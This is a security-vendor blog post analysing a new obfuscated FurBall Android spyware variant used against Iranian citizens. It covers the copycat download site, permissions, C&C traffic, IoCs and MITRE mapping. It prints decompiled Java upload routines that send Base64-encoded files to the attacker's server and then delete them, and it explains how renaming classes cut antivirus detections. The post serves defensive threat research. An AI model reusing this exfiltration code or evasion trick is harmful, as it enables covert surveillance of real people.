Domestic Kitten campaign spying on Iranian citizens with new FurBall malware

⁝ 10/20/2022

Lukas Stefanko

20 Oct 2022 - 11:30AM

APT-C-50's Domestic Kitten campaign continues, targeting Iranian citizens with a new version of the FurBall malware masquerading as an Android translation app

ESET researchers recently identified a new version of the Android malware FurBall being used in a Domestic Kitten campaign conducted by the APT-C-50 group. The Domestic Kitten campaign is known to conduct mobile surveillance operations against Iranian citizens and this new FurBall version is no different in its targeting. Since June 2021, it has been distributed as a translation app via a copycat of an Iranian website that provides translated articles, journals, and books. The malicious app was uploaded to VirusTotal where it triggered one of our YARA rules (used to classify and identify malware samples), which gave us the opportunity to analyze it.

This version of FurBall has the same surveillance functionality as previous versions; however, the threat actors slightly obfuscated class and method names, strings, logs, and server URIs. This update required small changes on the C&C server as well – precisely, names of server-side PHP scripts. Since the functionality of this variant hasn't changed, the main purpose of this update appears to be to avoid detection by security software. These modifications have had no effect on ESET software, however; ESET products detect this threat as Android/Spy.Agent.BWS.

The analyzed sample requests only one intrusive permission – to access contacts. The reason could be its aim to stay under the radar; on the other hand, we also think it might signal it is just the preceding phase, of a spearphishing attack conducted via text messages. If the threat actor expands the app permissions, it would also be capable of exfiltrating other types of data from affected phones, such as SMS messages, device location, recorded phone calls, and much more.

Key points of this blogpost:

- The Domestic Kitten campaign is ongoing, dating back to at least 2016.
- It mainly targets Iranian citizens.
- We discovered a new, obfuscated Android Furball sample used in the campaign.
- It is distributed using a copycat website.
- The analyzed sample has only restricted spying functionality enabled, to stay under the radar.

Domestic Kitten overview

The APT-C-50 group, in its Domestic Kitten campaign, has been conducting mobile surveillance operations against Iranian citizens since 2016, as reported by Check Point in 2018. In 2019, Trend Micro identified a malicious campaign, possibly connected to Domestic Kitten, targeting the Middle East, naming the campaign Bouncing Golf. Shortly after, in the same year, Qianxin reported a Domestic Kitten campaign again targeting Iran. In 2020, 360 Core Security disclosed surveillance activities of Domestic Kitten targeting anti-government groups in the Middle East. The last known publicly available report is from 2021 by Check Point.

FurBall – Android malware used in this operation since these campaigns began – is created based on the commercial stalkerware tool KidLogger. It seems that the FurBall developers were inspired by the open-source version from seven years ago that is available on Github, as pointed out by Check Point.

Distribution

This malicious Android application is delivered via a fake website mimicking a legitimate site that provides articles and books translated from English to Persian (downloadmaghaleh.com). Based on the contact information from the legitimate website, they provide this service from Iran, which leads us to believe with high confidence that the copycat website targets Iranian citizens. The purpose of the copycat is to offer an Android app for download after clicking on a button that says, in Persian, "Download the application". The button has the Google Play logo, but this app is *not* available from the Google Play store; it is downloaded directly from the attacker's server. The app was uploaded to VirusTotal where it triggered one of our YARA rules.

In Figure 1 you can see a comparison of the fake and legitimate websites.




سرای مقاله
ورود عضویت
دانلود اپلیکیشن
جستجو
دانلود رایگان مقالات و فصل های کتاب و....
دانلود اپلیکیشن
جستجو
دانلود مقاله دات کام
ورود عضویت
جستجو
دانلود رایگان مقالات و فصل های کتاب و....
یافت فایل آدرس لینک یا عنوان یا doi را وارد کنید
جستجو

Figure 1. Fake website (left) vs the legitimate one (right)

Based on the *last modified* information that is available in the APK download's open directory on the fake website (see Figure 2), we can infer that this app has been available for download at least since June 21st, 2021.



Index of /download/

```
     Name                                              Last modified      Size  Descript
________________________________________________________________________________________
     Parent Directory                                  21-Jun-2021 16:03    -
     sarayemaghale.apk                                 21-Jun-2021 16:02  4448k
________________________________________________________________________________________
```

Figure 2. Open directory information for the malicious app

Analysis

This sample is not fully working malware, even though all spyware functionality is implemented as in its previous versions. Not all of its spyware functionality can be executed, however, because the app is limited by the permissions defined in its AndroidManifest.xml. If the threat actor expands the app permissions, it would also be capable of exfiltrating:


- text from clipboard,
- device location,
- SMS messages,
- contacts,
- call logs,
- recorded phone calls,
- text of all notifications from other apps,
- device accounts,
- list of files on device,
- running apps,
- list of installed apps, and
- device info.

It can also receive commands to take photos and record video, with the results being uploaded to the C&C server. The Furball variant downloaded from the copycat website can still receive commands from its C&C; however, it can only perform these functions:

- exfiltrate contact list,
- get accessible files from external storage,
- list installed apps,

- obtain basic information about the device, and
- get device accounts (list of user accounts synced with device).

Figure 3 shows permission requests that do need to be accepted by the user. These permissions might not create an impression of being a spyware app, especially given that it poses as a translation app.



23:59


Choose what to allow سرای مقاله to access

Storage
access photos, media, and files on your device

Contacts
access your contacts

Figure 3. List of requested permissions

After installation, Furball makes an HTTP request to its C&C server every 10 seconds, asking for commands to execute, as can be seen in the upper panel of Figure 4. The lower panel depicts a “there’s nothing to do at the moment” response from the C&C server.




7478	http://www.androidsystemswebview.com	POST	/msd/gt-func.php?uuid=d2ebf829e84f7605	✓
7479	http://www.androidsystemswebview.com	POST	/msd/lg-upld.php	✓
7480	http://www.androidsystemswebview.com	POST	/msd/on-answ.php	✓
7481	http://www.androidsystemswebview.com	POST	/msd/lg-upld.php	✓
7482	http://www.androidsystemswebview.com	POST	/msd/lg-upld.php	✓
7483	http://www.androidsystemswebview.com	POST	/msd/lg-upld.php	✓
7484	http://www.androidsystemswebview.com	POST	/msd/gt-func.php?uuid=d2ebf829e84f7605	✓
7485	http://www.androidsystemswebview.com	POST	/msd/gt-func.php?uuid=d2ebf829e84f7605	✓
7486	http://www.androidsystemswebview.com	POST	/msd/lg-upld.php	✓

```
HTTP/1.1 200 OK
Date: Thu, 17 Feb 2022 23:49:36 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 9
Connection: close
Content-Type: text/html; charset=UTF-8

NoCommand
```

Figure 4. Communication with C&C server

These latest samples have no new features implemented, except for the fact that the code has simple obfuscation applied. Obfuscation can be spotted in class names, method names, some strings, logs, and server URI paths (which would also have required small changes on the backend). Figure 5 compares the class names of the older Furball version and the new version, with obfuscation.




```
Mobile Security.apk
  Source code
    android.annotation
    com.andriod.browser
      AirplaneManager
      AMService
      AnswerThread
      Browser
      BuildConfig
      CallsManager
      CameraView
      CommandManager
      ContactObserver
      Defines
      FileUploadTask
      GsmObserver
      HistoryObserver
      IdleManager
      MediaManager
      OnBootManager
      R
      RecordAudioTask
      RecordAudioThread
      ScreenControl
      SendThread
      Settings
      ShutdownManager
      SmsObserver
      StartupService
      UpdateApp
      UsbManager
      Utils
      VideoView
      Webservice
      WifiStatusManager
      WriteThread
```

```
sarayemaghale.apk
  Source code
    android
    androidx
    com
      android.google.play
        AirMan
        AlarmRec
        ASer99
        BuildConfig
        CalMan
        CamV
        ComMan
        Def99
        FlUpTk
        GsObs
        HisObs
        NotifObs
        OnBootManager
        PlaySettings
        PlayUt
        R
        RecAudTh
        RecAudTk
        ShutMan
        SmObs
        SndTh
        StartSer99
        UsMan
        VideoV
        WifMan
        WrtTh
        Wser99
```


Figure 5. Comparison of class names of the older version (left) and new version (right)

Figure 6 and Figure 7 display the earlier sendPost and new sndPst functions, highlighting the changes that this obfuscation necessitates.



```
void sendPOST(String fileName) {
    try {
        ArrayList<NameValuePair> params = new ArrayList<>();
        File fi = new File(fileName);
        RandomAccessFile raf = new RandomAccessFile(fi, "r");
        byte[] readData = new byte[(int) fi.length()];
        int byteReaded = raf.read(readData);
        raf.close();
        if (byteReaded != -1) {
            String log_str = Base64.encodeToString(readData, 0);
            params.add(new BasicNameValuePair("filename", fi.getName()));
            params.add(new BasicNameValuePair("text", log_str));
            String response = new Webservice().readUrl(String.valueOf(this.amSettings.serverAddress) + "/upload-log.php", params);
            if (response != null && "OK".equals(response)) {
                fi.delete();
            }
        }
    } catch (Exception e1) {
        onCommandInfoEvent("Post Err : " + e1.getMessage());
    }
}
```


Figure 6. Older non-obfuscated version of code



```
void sndPst(String str) {
    try {
        ArrayList<NameValuePair> arrayList = new ArrayList<>();
        File file = new File(str);
        RandomAccessFile randomAccessFile = new RandomAccessFile(file, "r");
        byte[] bArr = new byte[(int) file.length()];
        int read = randomAccessFile.read(bArr);
        randomAccessFile.close();
        if (read != -1) {
            String encodeToString = Base64.encodeToString(bArr, 0);
            arrayList.add(new BasicNameValuePair("filename", file.getName()));
            arrayList.add(new BasicNameValuePair("text", encodeToString));
            Wser99 wser99 = new Wser99();
            String url = wser99.getUrl(this.amSettings.serverAddress + "/lg-upld.php", arrayList);
            if (url != null && "OK".equals(url)) {
                file.delete();
            }
        }
    } catch (Exception e) {
        onCmdInfEv("Post Err : " + e.getMessage());
    }
}
```

Figure 7. The latest code obfuscation

These elementary changes, due to this simple obfuscation, resulted in fewer detections on VirusTotal. We compared the detection rates of the sample discovered by *Check Point* from February 2021 (Figure 8) with the obfuscated version available since June 2021 (Figure 9).



28 security vendors and 1 sandbox flagged this file as malicious

5787723b2221464337e6bbe4200aab912f1f711447224e4e6c4c96c451ff41bf
5787723b2221464337e6bbe4200aab912f1f711447224e4e6c4c96c451ff41bf.bin
android apk

2.83 MB
Size

2021-07-08 13:25:16 UTC
7 months ago


Dynamic Analysis Sandbox Detections

The sandbox DrWeb vxCube flags this file as MALWARE

Security vendors' analysis on 2021-07-08T13:25:16 UTC

AhnLab-V3	Trojan/Android.SpyAgent.714992	Alibaba	TrojanSpy:Android/Campys.05001968
Antiy-AVL	Trojan/Generic.ASMalwAD.3DC	Avast	Android:Agent-RST [Trj]
Avast-Mobile	Android:Agent-RST [Trj]	AVG	Android:Agent-RST [Trj]
Avira (no cloud)	ANDROID/SpyAgent.FHZM.Gen	BitDefenderFalx	Android.Riskware.TaJawaBar.A
CAT-QuickHeal	Trojan.Spy.GEN27808	Cynet	Malicious (score: 99)
DrWeb	Android.Spy.466.origin	ESET-NOD32	A Variant Of Android/Spy.Agent.AQF

Figure 8. Non-obfuscated version of the malware detected by 28/64 engines



4 security vendors and no sandboxes flagged this file as malicious

0d09d5e46e779d796a8d295043e5bbd90ac43705fa7ff79
53faa5d8370840f93
sarayemaghale.apk
android apk clipboard crypto obfuscated reflection telephony

4.34 MB
Size

2022-02-16 09:37:29 UTC
1 day ago

Security vendors' analysis on 2022-02-16T09:37:29 UTC

DrWeb	Android.Spy.775.origin	ESET-NOD32	A Variant Of Android/Spy.Agent.BWS
Kaspersky	HEUR:Trojan-Spy.AndroidOS.Domesti...	Trustlook	Android.PUA.DebugKey
Ad-Aware	Undetected	AhnLab-V3	Undetected

Figure 9. Obfuscated version of the malware detected by 4/63 engines when first uploaded to VirusTotal

Conclusion

The Domestic Kitten campaign is still active, using copycat websites to target Iranian citizens. The operator's goal has changed slightly from distributing full-featured Android spyware to a lighter variant, as described above. It requests only one intrusive permission – to access contacts – most likely to stay under the radar and not to attract the suspicion of potential victims during the installation process. This also might be the first stage of gathering contacts that could by followed by spearphishing via text messages.

Besides reducing its active app functionality, the malware writers tried to decrease the number of detections by implementing a simple code obfuscation scheme to hide their intensions from mobile security software.

IoCs

SHA-1	Package Name	ESET detection name	Descri
BF482E86D512DA46126F0E61733BCA4352620176	com.getdoc.freepaaper.dissertation	Android/Spy.Agent.BWS	Malware imp سرای مقاله (tra Article Hous

MITRE ATT&CK techniques

This table was built using version 10 of the ATT&CK framework.

Tactic	ID	Name	Description
Initial Access	T1476	Deliver Malicious App via Other Means	FurBall is delivered via direct download links behind fake Google Play buttons.
	T1444	Masquerade as Legitimate Application	Copycat website provides links to download FurBall.
Persistence	T1402	Broadcast Receivers	FurBall receives the BOOT_COMPLETED broadcast intent to activate at device startup.
Discovery	T1418	Application Discovery	FurBall can obtain a list of installed applications.
	T1426	System Information Discovery	FurBall can extract information about the device including device type, OS version, and unique ID.
Collection	T1432	Access Contact List	FurBall can extract the victim’s contact list.
	T1533	Data from Local System	FurBall can extract accessible files from external storage.
Command and Control	T1436	Commonly Used Port	FurBall communicates with C&C server using HTTP protocol.
Exfiltration	T1437	Standard Application Layer Protocol	FurBall exfiltrates collected data over standard HTTP protocol.